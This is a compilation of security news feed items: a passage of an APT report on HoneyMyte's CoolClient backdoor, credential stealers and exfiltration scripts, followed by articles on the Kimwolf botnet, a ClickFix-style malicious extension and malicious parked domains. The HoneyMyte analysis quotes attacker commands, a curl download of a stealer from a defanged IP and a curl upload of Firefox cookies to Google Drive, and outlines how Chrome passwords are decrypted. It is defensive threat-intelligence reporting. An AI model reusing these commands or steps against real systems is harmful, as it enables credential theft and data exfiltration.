RemoteShellS.dll – Remote shell plugin

Based on our analysis of the main implant, the C2 command handler did not implement remote shell functionality. Instead, CoolClient relied on a dedicated plugin to enable this capability. This plugin spawns a hidden cmd.exe process, redirecting standard input and output through pipes, which allows the attacker to send commands into the process and capture the resulting output. This output is then forwarded back to the C2 server for remote interaction.

CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2

CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2

Browser login data stealer

While investigating suspicious ToneShell backdoor traffic originating from a host in Thailand, we discovered that the HoneyMyte threat actor had downloaded and executed a malware sample intended to extract saved login credentials from the Chrome browser as part of their post-exploitation activities. We will refer to this sample as Variant A. On the same day, the actor executed a separate malware sample (Variant B) targeting credentials stored in the Microsoft Edge browser. Both samples can be considered part of the same malware family.

During a separate threat hunting operation focused on HoneyMyte’s QReverse backdoor, we retrieved another variant of a Chrome credential parser (Variant C) that exhibited significant code similarities to the sample used in the aforementioned ToneShell campaign.

The malware was observed in countries such as Myanmar, Malaysia, and Thailand, with a particular focus on the government sector.

The following table shows the variants of this browser credential stealer employed by HoneyMyte.

Variant Targeted browser(s) Execution method MD5 hash
A Chrome Direct execution (PE32) 1A5A9C013CE1B65ABC75D809A25D36A7
B Edge Direct execution (PE32) E1B7EF0F3AC0A0A64F86E220F362B149
C Chromium-based browsers DLL side-loading DA6F89F15094FD3F74BA186954BE6B05

These stealers may be part of a new malware toolset used by HoneyMyte during post-exploitation activities.

Initial infection

As part of post-exploitation activity involving the ToneShell backdoor, the threat actor initially executed the Variant A stealer, which targeted Chrome credentials. However, we were unable to determine the exact delivery mechanism used to deploy it.

A few minutes later, the threat actor executed a command to download and run the Variant B stealer from a remote server. This variant specifically targeted Microsoft Edge credentials.

curl  hxxp://45.144.165[.]65/BUIEFuiHFUEIuioKLWENFUoi878UIESf/MUEWGHui897hjkhsjdkHfjegfdh/67jksaebyut8seuhfjgfdgdfhet4SEDGF/Tools/getlogindataedge.exe -o "C:\users\[username]\libraries\getloginedge.exe"

Within the same hour that Variant B was downloaded and executed, we observed the threat actor issue another command to exfiltrate the Firefox browser cookie file (cookies.sqlite) to Google Drive using a curl command.

curl  -X POST -L -H "Authorization: Bearer ya29.a0Ad52N3-ZUcb-ixQT_Ts1MwvXsO9JwEYRujRROo-vwqmSW006YxrlFSRjTuUuAK-u8UiaQt7v0gQbjktpFZMp65hd2KBwnY2YdTXYAKhktWi-v1LIaEFYzImoO7p8Jp01t29_3JxJukd6IdpTLPdXrKINmnI9ZgqPTWicWN4aCgYKAQ4SARASFQHGX2MioNQPPZN8EkdbZNROAlzXeQ0174"  -F "metadata={name :'8059cookies.sqlite'};type=application/json;charset=UTF-8" -F "file=@"$appdata\Mozilla\Firefox\Profiles\i6bv8i9n.default-release\cookies.sqlite";type=application/zip" -k "https://www.googleapis.com/upload/drive/v3/files?uploadType=multipart"

Variant C analysis

Unlike Variants A and B, which use hardcoded file paths, the Variant C stealer accepts two runtime arguments: file paths to the browser’s Login Data and Local State files. This provides greater flexibility and enables the stealer to target any Chromium-based browser such as Chrome, Edge, Brave, or Opera, regardless of the user profile or installation path. An example command used to execute Variant C is as follows:

Jarte.exe "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\[username]\AppData\Local\Google\Chrome\User Data\Local State"

In this context, the Login Data file is an SQLite database that stores saved website login credentials, including usernames and AES-encrypted passwords. The Local State file is a JSON-formatted configuration file containing browser metadata, with the most important value being encrypted_key, a Base64-encoded AES key. It is required to decrypt the passwords stored in the Login Data database and is also encrypted.

When executed, the malware copies the Login Data file to the user’s temporary directory as chromeTmp.

Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration

Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration

To retrieve saved credentials, the malware executes the following SQL query on the copied database:

SELECT origin_url, username_value, password_value FROM logins

This query returns the login URL, stored username, and encrypted password for each saved entry.

Next, the malware reads the Local State file to extract the browser’s encrypted master key. This key is protected using the Windows Data Protection API (DPAPI), ensuring that the encrypted data can only be decrypted by the same Windows user account that created it. The malware then uses the CryptUnprotectData API to decrypt this key, enabling it to access and decrypt password entries from the Login Data SQLite database.

With the decrypted AES key in memory, the malware proceeds to decrypt each saved password and reconstructs complete login records.

Finally, it saves the results to the text file C:\Users\Public\Libraries\License.txt.

Login data stealer’s attribution

Our investigation indicated that the malware was consistently used in the ToneShell backdoor campaign, which was attributed to the HoneyMyte APT group.
Another factor supporting our attribution is that the browser credential stealer appeared to be linked to the LuminousMoth APT group, which has previously been connected to HoneyMyte. Our analysis of LuminousMoth’s cookie stealer revealed several code-level similarities with HoneyMyte’s credential stealer. For example, both malware families used the same method to copy targeted files, such as Login Data and Cookies, into a temporary folder named ChromeTmp, indicating possible tool reuse or a shared codebase.

Code similarity between HoneyMyte's saved login data stealer and LuminousMoth's cookie stealer

Code similarity between HoneyMyte’s saved login data stealer and LuminousMoth’s cookie stealer

Both stealers followed the same steps: they checked if the original Login Data file existed, located the temporary folder, and copied the browser data into a file with the same name.

Based on these findings, we assess with high confidence that HoneyMyte is behind this browser credential stealer, which also has a strong connection to the LuminousMoth APT group.

Document theft and system information reconnaissance scripts

In several espionage campaigns, HoneyMyte used a number of scripts to gather system information, conduct document theft activities and steal browser login data. One of these scripts is a batch file named 1.bat.

1.bat – System enumeration and data exfiltration batch script

The script starts by downloading curl.exe and rar.exe into the public folder. These are the tools used for file transfer and compression.

Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression

Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression

It then collects network details and downloads and runs the nbtscan tool for internal network scanning.

Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration

Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration

During enumeration, the script also collects information such as stored credentials, the result of the systeminfo command, registry keys, the startup folder list, the list of files and folders, and antivirus information into a file named log.dat. It then uploads this file via FTP to http://113.23.212[.]15/pub/.

Batch script that collects registry, startup items, directories, and antivirus information for system profiling

Batch script that collects registry, startup items, directories, and antivirus information for system profiling

Next, it deletes both log.dat and the nbtscan executable to remove traces. The script then terminates browser processes, compresses browser-related folders, retrieves FileZilla configuration files, archives documents from all drives with rar.exe, and uploads the collected data to the same server.

Finally, it deletes any remaining artifacts to cover its tracks.

Ttraazcs32.ps1 – PowerShell-based collection and exfiltration

The second script observed in HoneyMyte operations is a PowerShell file named Ttraazcs32.ps1.

Similar to the batch file, this script downloads curl.exe and rar.exe into the public folder to handle file transfers and compression. It collects computer and user information, as well as network details such as the public IP address and Wi-Fi network data.

All gathered information is written to a file, compressed into a password-protected RAR archive and uploaded via FTP.

In addition to system profiling, the script searches multiple drives including C:\Users\Desktop, Downloads, and drives D: to Z: for recently modified documents. Targeted file types include .doc, .xls, .pdf, .tif, and .txt, specifically those changed within the last 60 days. These files are also compressed into a password-protected RAR archive and exfiltrated to the same FTP server.

t.ps1 – Saved login data collection and exfiltration

The third script attributed to HoneyMyte is a PowerShell file named t.ps1.

The script requires a number as a parameter and creates a working directory under D:\temp with that number as the directory name. The number is not related to any identifier. It is simply a numeric label that is probably used to organize stolen data by victim. If the D drive doesn’t exist on the victim’s machine, the new folder will be created in the current working directory.

The script then searches the system for Chrome and Chromium-based browser files such as Login Data and Local State. It copies these files into the target directory and extracts the encrypted_key value from the Local State file. It then uses Windows DPAPI (System.Security.Cryptography.ProtectedData) to decrypt this key and writes the decrypted Base64-encoded key into a new file named Local State-journal in the same directory. For example, if the original file is C:\Users\$username \AppData\Local\Google\Chrome\User Data\Local State, the script creates a new file C:\Users\$username\AppData\Local\Google\Chrome\User Data\Local State-journal, which the attacker can later use to access stored credentials.

PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

Once the credential data is ready, the script verifies that both rar.exe and curl.exe are available. If they are not present, it downloads them directly from Google Drive. The script then compresses the collected data into a password-protected archive (the password is “PIXELDRAIN”) and uploads it to pixeldrain.com using the service’s API, authenticated with a hardcoded token. Pixeldrain is a public file-sharing service that attackers abuse for data exfiltration.

Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

This approach highlights HoneyMyte’s shift toward using public file-sharing services to covertly exfiltrate sensitive data, especially browser login credentials.

Conclusion

Recent findings indicate that HoneyMyte continues to operate actively in the wild, deploying an updated toolset that includes the CoolClient backdoor, a browser login data stealer, and various document theft scripts.

With capabilities such as keylogging, clipboard monitoring, proxy credential theft, document exfiltration, browser credential harvesting, and large-scale file theft, HoneyMyte’s campaigns appear to go far beyond traditional espionage goals like document theft and persistence. These tools indicate a shift toward the active surveillance of user activity that includes capturing keystrokes, collecting clipboard data, and harvesting proxy credential.

Organizations should remain highly vigilant against the deployment of HoneyMyte’s toolset, including the CoolClient backdoor, as well as related malware families such as PlugX, ToneShell, Qreverse, and LuminousMoth. These operations are part of a sophisticated threat actor strategy designed to maintain persistent access to compromised systems while conducting high-value surveillance activities.

Indicators of compromise

CoolClient
F518D8E5FE70D9090F6280C68A95998F          libngs.dll
1A61564841BBBB8E7774CBBEB3C68D5D       loader.dat
AEB25C9A286EE4C25CA55B72A42EFA2C        main.dat
6B7300A8B3F4AAC40EEECFD7BC47EE7C        time.dat

CoolClient plugins
7AA53BA3E3F8B0453FFCFBA06347AB34        ServiceMgrS.dll
A1CD59F769E9E5F6A040429847CA6EAE         FileMgrS.dll
1BC5329969E6BF8EF2E9E49AAB003F0B         RemoteShellS.dll

Browser login data stealer
1A5A9C013CE1B65ABC75D809A25D36A7       Variant A
E1B7EF0F3AC0A0A64F86E220F362B149          Variant B
DA6F89F15094FD3F74BA186954BE6B05         Variant C

Scripts
C19BD9E6F649DF1DF385DEEF94E0E8C4         1.bat
838B591722512368F81298C313E37412           Ttraazcs32.ps1
A4D7147F0B1CA737BFC133349841AABA        t.ps1

CoolClient C2
account.hamsterxnxx[.]com
popnike-share[.]com
japan.Lenovoappstore[.]com

FTP server
113.23.212[.]15

  •  

Kimwolf Botnet Lurking in Corporate, Govt. Networks

A new Internet-of-Things (IoT) botnet called Kimwolf has spread to more than 2 million devices, forcing infected systems to participate in massive distributed denial-of-service (DDoS) attacks and to relay other malicious and abusive Internet traffic. Kimwolf’s ability to scan the local networks of compromised systems for other IoT devices to infect makes it a sobering threat to organizations, and new research reveals Kimwolf is surprisingly prevalent in government and corporate networks.

Image: Shutterstock, @Elzicon.

Kimwolf grew rapidly in the waning months of 2025 by tricking various “residential proxy” services into relaying malicious commands to devices on the local networks of those proxy endpoints. Residential proxies are sold as a way to anonymize and localize one’s Web traffic to a specific region, and the biggest of these services allow customers to route their Internet activity through devices in virtually any country or city around the globe.

The malware that turns one’s Internet connection into a proxy node is often quietly bundled with various mobile apps and games, and it typically forces the infected device to relay malicious and abusive traffic — including ad fraud, account takeover attempts, and mass content-scraping.

Kimwolf mainly targeted proxies from IPIDEA, a Chinese service that has millions of proxy endpoints for rent on any given week. The Kimwolf operators discovered they could forward malicious commands to the internal networks of IPIDEA proxy endpoints, and then programmatically scan for and infect other vulnerable devices on each endpoint’s local network.

Most of the systems compromised through Kimwolf’s local network scanning have been unofficial Android TV streaming boxes. These are typically Android Open Source Project devices — not Android TV OS devices or Play Protect certified Android devices — and they are generally marketed as a way to watch unlimited (read:pirated) video content from popular subscription streaming services for a one-time fee.

However, a great many of these TV boxes ship to consumers with residential proxy software pre-installed. What’s more, they have no real security or authentication built-in: If you can communicate directly with the TV box, you can also easily compromise it with malware.

While IPIDEA and other affected proxy providers recently have taken steps to block threats like Kimwolf from going upstream into their endpoints (reportedly with varying degrees of success), the Kimwolf malware remains on millions of infected devices.

A screenshot of IPIDEA’s proxy service.

Kimwolf’s close association with residential proxy networks and compromised Android TV boxes might suggest we’d find relatively few infections on corporate networks. However, the security firm Infoblox said a recent review of its customer traffic found nearly 25 percent of them made a query to a Kimwolf-related domain name since October 1, 2025, when the botnet first showed signs of life.

Infoblox found the affected customers are based all over the world and in a wide range of industry verticals, from education and healthcare to government and finance.

“To be clear, this suggests that nearly 25% of customers had at least one device that was an endpoint in a residential proxy service targeted by Kimwolf operators,” Infoblox explained. “Such a device, maybe a phone or a laptop, was essentially co-opted by the threat actor to probe the local network for vulnerable devices. A query means a scan was made, not that new devices were compromised. Lateral movement would fail if there were no vulnerable devices to be found or if the DNS resolution was blocked.”

Synthient, a startup that tracks proxy services and was the first to disclose on January 2 the unique methods Kimwolf uses to spread, found proxy endpoints from IPIDEA were present in alarming numbers at government and academic institutions worldwide. Synthient said it spied at least 33,000 affected Internet addresses at universities and colleges, and nearly 8,000 IPIDEA proxies within various U.S. and foreign government networks.

The top 50 domain names sought out by users of IPIDEA’s residential proxy service, according to Synthient.

In a webinar on January 16, experts at the proxy tracking service Spur profiled Internet addresses associated with IPIDEA and 10 other proxy services that were thought to be vulnerable to Kimwolf’s tricks. Spur found residential proxies in nearly 300 government owned and operated networks, 318 utility companies, 166 healthcare companies or hospitals, and 141 companies in banking and finance.

“I looked at the 298 [government] owned and operated [networks], and so many of them were DoD [U.S. Department of Defense], which is kind of terrifying that DoD has IPIDEA and these other proxy services located inside of it,” Spur Co-Founder Riley Kilmer said. “I don’t know how these enterprises have these networks set up. It could be that [infected devices] are segregated on the network, that even if you had local access it doesn’t really mean much. However, it’s something to be aware of. If a device goes in, anything that device has access to the proxy would have access to.”

Kilmer said Kimwolf demonstrates how a single residential proxy infection can quickly lead to bigger problems for organizations that are harboring unsecured devices behind their firewalls, noting that proxy services present a potentially simple way for attackers to probe other devices on the local network of a targeted organization.

“If you know you have [proxy] infections that are located in a company, you can chose that [network] to come out of and then locally pivot,” Kilmer said. “If you have an idea of where to start or look, now you have a foothold in a company or an enterprise based on just that.”

This is the third story in our series on the Kimwolf botnet. Next week, we’ll shed light on the myriad China-based individuals and companies connected to the Badbox 2.0 botnet, the collective name given to a vast number of Android TV streaming box models that ship with no discernible security or authentication built-in, and with residential proxy malware pre-installed.

Further reading:

The Kimwolf Botnet is Stalking Your Local Network

Who Benefitted from the Aisuru and Kimwolf Botnets?

A Broken System Fueling Botnets (Synthient).

  •  

Fake extension crashes browsers to trick users into infecting themselves
Researchers have found another method used in the spirit of ClickFix: CrashFix.

ClickFix campaigns use convincing lures—historically “Human Verification” screens—to trick the user into pasting a command from the clipboard. After fake Windows update screens, video tutorials for Mac users, and many other variants, attackers have now introduced a browser extension that crashes your browser on purpose.

Researchers found a rip-off of a well-known ad blocker and managed to get it into the official Chrome Web Store under the name “NexShield – Advanced Web Protection.” Strictly speaking, crashing the browser does provide some level of protection, but it’s not what users are typically looking for.

If users install the browser extension, it phones home to nexsnield[.]com (note the misspelling) to track installs, updates, and uninstalls. The extension uses Chrome’s built-in Alarms API (application programming interface) to wait 60 minutes before starting its malicious behavior. This delay makes it less likely that users will immediately connect the dots between the installation and the following crash.
After that pause, the extension starts a denial-of-service loop that repeatedly opens chrome.runtime port connections, exhausting the device’s resources until the browser becomes unresponsive and crashes.

After restarting the browser, users see a pop-up telling them the browser stopped abnormally—which is true but not unexpected— and offering instructions on how to prevent it from happening in the future.

It presents the user with the now classic instructions to open Win+R, press Ctrl+V, and hit Enter to “fix” the problem. This is the typical ClickFix behavior. The extension has already placed a malicious PowerShell or cmd command on the clipboard. By following the instructions, the user executes that malicious command and effetively infects their own computer.

Based on fingerprinting checks to see whether the device is domain-joined, there are currently two possible outcomes.

If the machine is joined to a domain, it is treated as a corporate device and infected with a Python remote access trojan (RAT) dubbed ModeloRAT. On non-domain-joined machines, the payload is currently unknown as the researchers received only a “TEST PAYLOAD!!!!” response. This could imply ongoing development or other fingerprinting which made the test machine unsuitable.

How to stay safe

The extension was no longer available in the Chrome Web Store at the time of writing, but it will undoubtedly resurface with an other name. So here are a few tips to stay safe:

  • If you’re looking for an ad blocker or other useful browser extensions, make sure you are installing the real deal. Cybercriminals love to impersonate trusted software.
  • Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Secure your devices. Use an up-to-date real-time anti-malware solution with a web protection component.
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: the free Malwarebytes Browser Guard extension is a very effective ad blocker and protects you from malicious websites. It also warns you when a website copies something to your clipboard and adds a small snippet to render any commands useless.


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

Deze gevaarlijke malware is ontdekt op 400.000 Windows-computers

Microsoft heeft het netwerk achter de gevreesde Lumma- malware ontmanteld. Dat gebeurde in samenwerking met autoriteiten in meerdere landen. Cybercriminelen gebruiken de malware om bijvoorbeeld wachtwoorden en cryptowallets van Windows -gebruikers te stelen.

  •  

Who Benefited from the Aisuru and Kimwolf Botnets?

Our first story of 2026 revealed how a destructive new botnet called Kimwolf has infected more than two million devices by mass-compromising a vast number of unofficial Android TV streaming boxes. Today, we’ll dig through digital clues left behind by the hackers, network operators and services that appear to have benefitted from Kimwolf’s spread.

On Dec. 17, 2025, the Chinese security firm XLab published a deep dive on Kimwolf, which forces infected devices to participate in distributed denial-of-service (DDoS) attacks and to relay abusive and malicious Internet traffic for so-called “residential proxy” services.

The software that turns one’s device into a residential proxy is often quietly bundled with mobile apps and games. Kimwolf specifically targeted residential proxy software that is factory installed on more than a thousand different models of unsanctioned Android TV streaming devices. Very quickly, the residential proxy’s Internet address starts funneling traffic that is linked to ad fraud, account takeover attempts and mass content scraping.

The XLab report explained its researchers found “definitive evidence” that the same cybercriminal actors and infrastructure were used to deploy both Kimwolf and the Aisuru botnet — an earlier version of Kimwolf that also enslaved devices for use in DDoS attacks and proxy services.

XLab said it suspected since October that Kimwolf and Aisuru had the same author(s) and operators, based in part on shared code changes over time. But it said those suspicions were confirmed on December 8 when it witnessed both botnet strains being distributed by the same Internet address at 93.95.112[.]59.

Image: XLab.

RESI RACK

Public records show the Internet address range flagged by XLab is assigned to Lehi, Utah-based Resi Rack LLC. Resi Rack’s website bills the company as a “Premium Game Server Hosting Provider.” Meanwhile, Resi Rack’s ads on the Internet moneymaking forum BlackHatWorld refer to it as a “Premium Residential Proxy Hosting and Proxy Software Solutions Company.”

Resi Rack co-founder Cassidy Hales told KrebsOnSecurity his company received a notification on December 10 about Kimwolf using their network “that detailed what was being done by one of our customers leasing our servers.”

“When we received this email we took care of this issue immediately,” Hales wrote in response to an email requesting comment. “This is something we are very disappointed is now associated with our name and this was not the intention of our company whatsoever.”

The Resi Rack Internet address cited by XLab on December 8 came onto KrebsOnSecurity’s radar more than two weeks before that. Benjamin Brundage is founder of Synthient, a startup that tracks proxy services. In late October 2025, Brundage shared that the people selling various proxy services which benefitted from the Aisuru and Kimwolf botnets were doing so at a new Discord server called resi[.]to.

On November 24, 2025, a member of the resi-dot-to Discord channel shares an IP address responsible for proxying traffic over Android TV streaming boxes infected by the Kimwolf botnet.

When KrebsOnSecurity joined the resi[.]to Discord channel in late October as a silent lurker, the server had fewer than 150 members, including “Shox” — the nickname used by Resi Rack’s co-founder Mr. Hales — and his business partner “Linus,” who did not respond to requests for comment.

Other members of the resi[.]to Discord channel would periodically post new IP addresses that were responsible for proxying traffic over the Kimwolf botnet. As the screenshot from resi[.]to above shows, that Resi Rack Internet address flagged by XLab was used by Kimwolf to direct proxy traffic as far back as November 24, if not earlier. All told, Synthient said it tracked at least seven static Resi Rack IP addresses connected to Kimwolf proxy infrastructure between October and December 2025.

Neither of Resi Rack’s co-owners responded to follow-up questions. Both have been active in selling proxy services via Discord for nearly two years. According to a review of Discord messages indexed by the cyber intelligence firm Flashpoint, Shox and Linus spent much of 2024 selling static “ISP proxies” by routing various Internet address blocks at major U.S. Internet service providers.

In February 2025, AT&T announced that effective July 31, 2025, it would no longer originate routes for network blocks that are not owned and managed by AT&T (other major ISPs have since made similar moves). Less than a month later, Shox and Linus told customers they would soon cease offering static ISP proxies as a result of these policy changes.

Shox and Linux, talking about their decision to stop selling ISP proxies.

DORT & SNOW

The stated owner of the resi[.]to Discord server went by the abbreviated username “D.” That initial appears to be short for the hacker handle “Dort,” a name that was invoked frequently throughout these Discord chats.

Dort’s profile on resi dot to.

This “Dort” nickname came up in KrebsOnSecurity’s recent conversations with “Forky,” a Brazilian man who acknowledged being involved in the marketing of the Aisuru botnet at its inception in late 2024. But Forky vehemently denied having anything to do with a series of massive and record-smashing DDoS attacks in the latter half of 2025 that were blamed on Aisuru, saying the botnet by that point had been taken over by rivals.

Forky asserts that Dort is a resident of Canada and one of at least two individuals currently in control of the Aisuru/Kimwolf botnet. The other individual Forky named as an Aisuru/Kimwolf botmaster goes by the nickname “Snow.”

On January 2 — just hours after our story on Kimwolf was published — the historical chat records on resi[.]to were erased without warning and replaced by a profanity-laced message for Synthient’s founder. Minutes after that, the entire server disappeared.

Later that same day, several of the more active members of the now-defunct resi[.]to Discord server moved to a Telegram channel where they posted Brundage’s personal information, and generally complained about being unable to find reliable “bulletproof” hosting for their botnet.

Hilariously, a user by the name “Richard Remington” briefly appeared in the group’s Telegram server to post a crude “Happy New Year” sketch that claims Dort and Snow are now in control of 3.5 million devices infected by Aisuru and/or Kimwolf. Richard Remington’s Telegram account has since been deleted, but it previously stated its owner operates a website that caters to DDoS-for-hire or “stresser” services seeking to test their firepower.

BYTECONNECT, PLAINPROXIES, AND 3XK TECH

Reports from both Synthient and XLab found that Kimwolf was used to deploy programs that turned infected systems into Internet traffic relays for multiple residential proxy services. Among those was a component that installed a software development kit (SDK) called ByteConnect, which is distributed by a provider known as Plainproxies.

ByteConnect says it specializes in “monetizing apps ethically and free,” while Plainproxies advertises the ability to provide content scraping companies with “unlimited” proxy pools. However, Synthient said that upon connecting to ByteConnect’s SDK they instead observed a mass influx of credential-stuffing attacks targeting email servers and popular online websites.

A search on LinkedIn finds the CEO of Plainproxies is Friedrich Kraft, whose resume says he is co-founder of ByteConnect Ltd. Public Internet routing records show Mr. Kraft also operates a hosting firm in Germany called 3XK Tech GmbH. Mr. Kraft did not respond to repeated requests for an interview.

In July 2025, Cloudflare reported that 3XK Tech (a.k.a. Drei-K-Tech) had become the Internet’s largest source of application-layer DDoS attacks. In November 2025, the security firm GreyNoise Intelligence found that Internet addresses on 3XK Tech were responsible for roughly three-quarters of the Internet scanning being done at the time for a newly discovered and critical vulnerability in security products made by Palo Alto Networks.

Source: Cloudflare’s Q2 2025 DDoS threat report.

LinkedIn has a profile for another Plainproxies employee, Julia Levi, who is listed as co-founder of ByteConnect. Ms. Levi did not respond to requests for comment. Her resume says she previously worked for two major proxy providers: Netnut Proxy Network, and Bright Data.

Synthient likewise said Plainproxies ignored their outreach, noting that the Byteconnect SDK continues to remain active on devices compromised by Kimwolf.

A post from the LinkedIn page of Plainproxies Chief Revenue Officer Julia Levi, explaining how the residential proxy business works.

MASKIFY

Synthient’s January 2 report said another proxy provider heavily involved in the sale of Kimwolf proxies was Maskify, which currently advertises on multiple cybercrime forums that it has more than six million residential Internet addresses for rent.

Maskify prices its service at a rate of 30 cents per gigabyte of data relayed through their proxies. According to Synthient, that price range is insanely low and is far cheaper than any other proxy provider in business today.

“Synthient’s Research Team received screenshots from other proxy providers showing key Kimwolf actors attempting to offload proxy bandwidth in exchange for upfront cash,” the Synthient report noted. “This approach likely helped fuel early development, with associated members spending earnings on infrastructure and outsourced development tasks. Please note that resellers know precisely what they are selling; proxies at these prices are not ethically sourced.”

Maskify did not respond to requests for comment.

The Maskify website. Image: Synthient.

BOTMASTERS LASH OUT

Hours after our first Kimwolf story was published last week, the resi[.]to Discord server vanished, Synthient’s website was hit with a DDoS attack, and the Kimwolf botmasters took to doxing Brundage via their botnet.

The harassing messages appeared as text records uploaded to the Ethereum Name Service (ENS), a distributed system for supporting smart contracts deployed on the Ethereum blockchain. As documented by XLab, in mid-December the Kimwolf operators upgraded their infrastructure and began using ENS to better withstand the near-constant takedown efforts targeting the botnet’s control servers.

An ENS record used by the Kimwolf operators taunts security firms trying to take down the botnet’s control servers. Image: XLab.

By telling infected systems to seek out the Kimwolf control servers via ENS, even if the servers that the botmasters use to control the botnet are taken down the attacker only needs to update the ENS text record to reflect the new Internet address of the control server, and the infected devices will immediately know where to look for further instructions.

“This channel itself relies on the decentralized nature of blockchain, unregulated by Ethereum or other blockchain operators, and cannot be blocked,” XLab wrote.

The text records included in Kimwolf’s ENS instructions can also feature short messages, such as those that carried Brundage’s personal information. Other ENS text records associated with Kimwolf offered some sage advice: “If flagged, we encourage the TV box to be destroyed.”

An ENS record tied to the Kimwolf botnet advises, “If flagged, we encourage the TV box to be destroyed.”

Both Synthient and XLabs say Kimwolf targets a vast number of Android TV streaming box models, all of which have zero security protections, and many of which ship with proxy malware built in. Generally speaking, if you can send a data packet to one of these devices you can also seize administrative control over it.

If you own a TV box that matches one of these model names and/or numbers, please just rip it out of your network. If you encounter one of these devices on the network of a family member or friend, send them a link to this story (or to our January 2 story on Kimwolf) and explain that it’s not worth the potential hassle and harm created by keeping them plugged in.

  •  

Most Parked Domains Now Serving Malicious Content

Direct navigation — the act of visiting a website by manually typing a domain name in a web browser — has never been riskier: A new study finds the vast majority of “parked” domains — mostly expired or dormant domain names, or common misspellings of popular websites — are now configured to redirect visitors to sites that foist scams and malware.

A lookalike domain to the FBI Internet Crime Complaint Center website, returned a non-threatening parking page (left) whereas a mobile user was instantly directed to deceptive content in October 2025 (right). Image: Infoblox.

When Internet users try to visit expired domain names or accidentally navigate to a lookalike “typosquatting” domain, they are typically brought to a placeholder page at a domain parking company that tries to monetize the wayward traffic by displaying links to a number of third-party websites that have paid to have their links shown.

A decade ago, ending up at one of these parked domains came with a relatively small chance of being redirected to a malicious destination: In 2014, researchers found (PDF) that parked domains redirected users to malicious sites less than five percent of the time — regardless of whether the visitor clicked on any links at the parked page.

But in a series of experiments over the past few months, researchers at the security firm Infoblox say they discovered the situation is now reversed, and that malicious content is by far the norm now for parked websites.

“In large scale experiments, we found that over 90% of the time, visitors to a parked domain would be directed to illegal content, scams, scareware and anti-virus software subscriptions, or malware, as the ‘click’ was sold from the parking company to advertisers, who often resold that traffic to yet another party,” Infoblox researchers wrote in a paper published today.

Infoblox found parked websites are benign if the visitor arrives at the site using a virtual private network (VPN), or else via a non-residential Internet address. For example, Scotiabank.com customers who accidentally mistype the domain as scotaibank[.]com will see a normal parking page if they’re using a VPN, but will be redirected to a site that tries to foist scams, malware or other unwanted content if coming from a residential IP address. Again, this redirect happens just by visiting the misspelled domain with a mobile device or desktop computer that is using a residential IP address.

According to Infoblox, the person or entity that owns scotaibank[.]com has a portfolio of nearly 3,000 lookalike domains, including gmai[.]com, which demonstrably has been configured with its own mail server for accepting incoming email messages. Meaning, if you send an email to a Gmail user and accidentally omit the “l” from “gmail.com,” that missive doesn’t just disappear into the ether or produce a bounce reply: It goes straight to these scammers. The report notices this domain also has been leveraged in multiple recent business email compromise campaigns, using a lure indicating a failed payment with trojan malware attached.

Infoblox found this particular domain holder (betrayed by a common DNS server — torresdns[.]com) has set up typosquatting domains targeting dozens of top Internet destinations, including Craigslist, YouTube, Google, Wikipedia, Netflix, TripAdvisor, Yahoo, eBay, and Microsoft. A defanged list of these typosquatting domains is available here (the dots in the listed domains have been replaced with commas).

David Brunsdon, a threat researcher at Infoblox, said the parked pages send visitors through a chain of redirects, all while profiling the visitor’s system using IP geolocation, device fingerprinting, and cookies to determine where to redirect domain visitors.

“It was often a chain of redirects — one or two domains outside the parking company — before threat arrives,” Brunsdon said. “Each time in the handoff the device is profiled again and again, before being passed off to a malicious domain or else a decoy page like Amazon.com or Alibaba.com if they decide it’s not worth targeting.”

Brunsdon said domain parking services claim the search results they return on parked pages are designed to be relevant to their parked domains, but that almost none of this displayed content was related to the lookalike domain names they tested.

Samples of redirection paths when visiting scotaibank dot com. Each branch includes a series of domains observed, including the color-coded landing page. Image: Infoblox.

Infoblox said a different threat actor who owns domaincntrol[.]com — a domain that differs from GoDaddy’s name servers by a single character — has long taken advantage of typos in DNS configurations to drive users to malicious websites. In recent months, however, Infoblox discovered the malicious redirect only happens when the query for the misconfigured domain comes from a visitor who is using Cloudflare’s DNS resolvers (1.1.1.1), and that all other visitors will get a page that refuses to load.

The researchers found that even variations on well-known government domains are being targeted by malicious ad networks.

“When one of our researchers tried to report a crime to the FBI’s Internet Crime Complaint Center (IC3), they accidentally visited ic3[.]org instead of ic3[.]gov,” the report notes. “Their phone was quickly redirected to a false ‘Drive Subscription Expired’ page. They were lucky to receive a scam; based on what we’ve learnt, they could just as easily receive an information stealer or trojan malware.”

The Infoblox report emphasizes that the malicious activity they tracked is not attributed to any known party, noting that the domain parking or advertising platforms named in the study were not implicated in the malvertising they documented.

However, the report concludes that while the parking companies claim to only work with top advertisers, the traffic to these domains was frequently sold to affiliate networks, who often resold the traffic to the point where the final advertiser had no business relationship with the parking companies.

Infoblox also pointed out that recent policy changes by Google may have inadvertently increased the risk to users from direct search abuse. Brunsdon said Google Adsense previously defaulted to allowing their ads to be placed on parked pages, but that in early 2025 Google implemented a default setting that had their customers opt-out by default on presenting ads on parked domains — requiring the person running the ad to voluntarily go into their settings and turn on parking as a location.

  •  

Meet Rey, the Admin of ‘Scattered Lapsus$ Hunters’

